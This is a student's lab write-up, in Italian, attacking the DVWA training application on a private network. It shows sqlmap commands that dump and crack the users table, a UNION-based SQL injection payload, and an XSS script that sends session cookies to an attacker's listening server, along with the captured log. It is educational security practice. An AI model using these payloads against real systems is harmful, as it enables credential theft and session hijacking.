
COMPITO DEL 03/03

UTENTE	PASSWORD
admin	password
gordonb	abc123
1337	charley
pablo	letmein
smithy	password

RICAVIAMO LE PASSWORD GRAZIE A MYSQL INSERENDO I COOKIE DI SESSIONE E FACENDO CRACKARE LE PASSWORD DIRETTAMENTE AL TOOL

USIAMO QUESTO COMANDO PER CAPIRE DOVE SI TROVA

sqlmap -u "http://192.168.49.101:80/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=1c53894221672d3d2a5e338b81c14b37" -b --technique=B --risk=3 --level=5




```
] [INFO] the back-end DBMS is MySQL
```

RICAVIAMO QUESTA INFORMAZIONE


SUCCESSIVAMENTE LA DIAMO DI NUOVO AD SQLMAP

sqlmap -u "http://192.168.49.101:80/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=1c53894221672d3d2a5e338b81c14b37" --dbms=MySQL --dbs --technique=B --risk=3 --level=5



```
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```


QUI TROVIAMO LA CARTELLA CHE CI INTERESSA
POI AGGIUNGIAMO LA CARTELLA AD SQLMAP E UTILIZZANDO -DUMP CI MOSTRA TUTTO QUELLO CHE STA ALL'INTERNO E ALLA FINE CI CHIEDE ANCHE SE DECRIPTARE LE PASSWORD PER POI DARCI QUESTA TABELLA



```
[00:31:28] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+------------------------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                                         | password                                    | last_name | first_name |
+---------+---------+------------------------------------------------+---------------------------------------------+-----------+------------+
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+------------------------------------------------+---------------------------------------------+-----------+------------+
```

COMPITO DEL 03/03

usando il codice usato su sql normale funziona lo stesso ma non dovrebbe




Vulnerability: SQL Injection (Blind)

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


COMPITO DEL 03/03

RUBIAMO I COOKIE DI SESSIONE INSERENDO UNO SCRIPT NELL’URL



```
ciao
<script>window.location='http://192.168.50.100:4440/?cookie=' + document.cookie</script>
```

APRIAMO UN SERVER HTTP IN ASCOLTO SULLA PORTA SCELTA



```
┌──(kali㉿kali)-[~]
└─$ python -m http.server 4440
Serving HTTP on 0.0.0.0 port 4440 (http://0.0.0.0:4440/) ...
192.168.50.100 - - [03/Mar/2023 08:39:11] "GET /?cookie=security=low;%20PHPSESSID=1c53894221672d3d2a5e338b81c14b37 HTTP/1.1"
200 -
192.168.50.100 - - [03/Mar/2023 08:39:11] code 404, message File not found
192.168.50.100 - - [03/Mar/2023 08:39:11] "GET /favicon.ico HTTP/1.1" 404 -
192.168.50.100 - - [03/Mar/2023 08:39:49] "GET /?cookie=security=low;%20PHPSESSID=1c53894221672d3d2a5e338b81c14b37 HTTP/1.1"
200 -
```